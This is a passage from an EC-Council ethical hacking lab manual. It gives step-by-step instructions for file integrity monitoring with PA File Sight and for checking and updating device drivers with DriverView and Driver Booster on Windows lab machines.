27. Choose **Audit file activity** from the **Monitor Purpose (for configuration help)** drop-down list, and then click **Actions**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 4.7.17: PA File Sight File Sight Configuration

28. The **Monitor Actions** window appears; click **New** under **Global Action List**.




Figure 4.7.18: PA File Sight Global Action List

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

29. The **Add New Action** window appears. Select the **Action List** icon and click **OK**.




Figure 4.7.19: PA File Sight Add New Action

30. The **Action List** window appears. Type a description in the **Description** field and click **Add** to choose actions.



Figure 4.7.20: PA File Sight Action List

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

31. The **Choose Action to Add** window appears; choose any action from the list and click **OK**.



Figure 4.7.21: PA File Sight Choose Action to Add

32. Click **OK** in the **Action List** window.

33. The **Monitor Actions** window appears; choose the newly created action (here, **Monitoring File**); and then click the **<<** icon to add the action.




Figure 4.7.22: PA File Sight Global Action List

34. Once the action is added to the **Monitor Actions** window, click **OK**.




Figure 4.7.23: PA File Sight Action Added

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

35. In the **File Sight Configuration** window, click the **File Activities** tab and check the **Existing file is written to** and **Ignore file appends (this is useful for monitoring log file integrity)** options. Leave the other settings to default and click **OK**.




Figure 4.7.24: PA File Sight File Activities

36. Under the **SERVER2016** node, File Sight Directory Monitoring will be added, as shown in the screenshot. Click **Apply**, and then right-click on the **File Monitoring** node and click **Run Now!** from the context menu.




Figure 4.7.25: PA File Sight Run Now!

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

37. Click the **SERVER2016** node to view the dashboard. Scroll down in the dashboard; observe that the File Monitoring directory is being monitored.




Figure 4.7.26: PA File Sight Monitor Status

38. Switch back to the **Windows Server 2016** machine, open **Secret.txt** in the **File Directory** on **Desktop**, modify some of the text in the file, and then **Save** and close the file.



Figure 4.7.27: Modifying Secret.txt file in Windows Server 2016

39. Switch back to the **Windows 10** machine and observe that PA File Sight has recorded some activity in the notepad file, as shown in the screenshot.
40. The software even shows the File Accessed/min in the graphical method, as shown in the screenshot.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

41. Click on the **notepad.exe** link to view the activities done by the user.




Figure 4.7.28: PA File Sight Graphical Logs

42. The **CEH\Administrator notepad.exe** window appears. If it shows a blank window, then switch to the Windows Server 2016 machine, type some content into the Secret.txt file, save the file, and then immediately switch to the Windows 10 machine to view the activity.

43. If you have added some text in the Secret.txt file, you can view that in the activity window.



Figure 4.7.29: PA File Sight Activity Recorded

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

44. Switch back to the **Windows Server 2016** machine and delete the **Secret.txt** file, then switch back to the **Windows 10** machine and scroll down to view the **Recent Alerts** section; you will find that the file has been deleted.

45. You can see all the actions performed on that file.

You can also use other file and folder integrity checking tools such as **Tripwire File Integrity and Change Manager** (https://www.tripwire.com), **Netwrix Auditor** (https://www.netwrix.com), **Verisys** (https://www.ionx.co.uk), or **CSP File Integrity Checker** (https://www.cspsecurity.com) to perform file and folder monitoring.




Figure 4.7.30: PA File Sight Recent Alerts

46. This is how to monitor the file integrity using PA File Sight.

47. Close all open windows.

TASK 8 Perform Device Driver Monitoring using DriverView and Driver Booster

An ethical hacker and penetration tester must scan the system for suspicious device drivers and make sure that the systems runs smoothly by ensuring that all outdated drivers are updated and that the system processes optimized to keep the performance of the system at its peak.

TASK 8.1 Launch DriverView

1. On the **Windows 10** virtual machine, navigate to **E:\CEH-Tools\CEHv11 Module 07 Malware Threats\Malware Analysis Tools\Dynamic Malware Analysis Tools\Device Drivers Monitoring Tools\DriverView** and double-click **DriverView.exe** to launch the application.
2. The **DriverView** main window appears with a list of the installed drivers on your system, as shown in the screenshot.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

When the user downloads infected drivers from untrusted sources, the system installs malware along with the device drivers; malware uses these drivers as a shield to avoid detection. One can scan for suspicious device drivers using tools such as DriverView and Driver Booster that verify if they are genuine and downloaded from the publisher's original site.




Figure 4.8.1: DriverView Main Window

DriverView

The DriverView utility displays a list of all device drivers currently loaded on the system. For each driver in the list, additional information is displayed such as the load address of the driver, description, version, product name, and developer.

3. Right-click on any driver from the list and click **Properties** to view the complete details of the driver.




Figure 4.8.2: DriverView Select Properties

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

4. The **Properties** window appears with the complete details of the installed driver, as shown in the screenshot. Once the analysis is done, click **OK**.



Figure 4.8.3: DriverView Properties

5. This is how to monitor the drivers installed on a machine. **Close** the **DriverView** window.
6. Now, we will see how to update system drivers and optimize the PC performance using Driver Booster.

TASK 8.2

Install Driver Booster and dashlane

7. On **Windows 10**, navigate to **E:\CEH-Tools\CEHv11 Module 07 Malware Threats\Malware Analysis Tools\Dynamic Malware Analysis Tools\Device Drivers Monitoring Tools\Driver Booster**. Double-click **driver_booster_setup.exe** to launch the setup.
8. If a **User Account Control** window appears, click **Yes**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Driver Booster

Without proper drivers, computers start to misbehave. Sometimes updating the drivers using conventional methods can be a daunting task. Outdated drivers are more vulnerable to hacking and can lead to a breach in the system. Driver Booster provides a better way of updating the drivers with its all-in-one command center with automatic backup and updates, which helps the smooth functioning of the system.

9. The **Install Driver Booster** window appears; click **Install** to start the installation process.



Figure 4.8.4: Driver Booster Install Screen

10. The **dashlane** window appears; select the **Yes** radio button and click **Install**.
11. The program starts to install on your system.
12. If an **Opera** wizard appears, select the **No, thanks** radio button and click **Next**.
13. The **Subscribe to IObit Newsletter** window appears; click **No, thanks**.
14. The **Installation completed** window appears after a successful installation; click **Scan Now**.




Figure 4.8.5: Installation finished

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 8.3

Conduct a Driver Scan

15. Driver Booster starts scanning the system for outdated or missing drivers, as shown in the screenshot.



Figure 4.8.6: Driver Booster scanning the system

16. Close the pop-up window. Driver Booster scans all available drivers on the machine, and if any outdated driver is installed, the software alerts you. Install the updated driver version.
17. To get information about an installed driver, click the link, as shown in the screenshot.

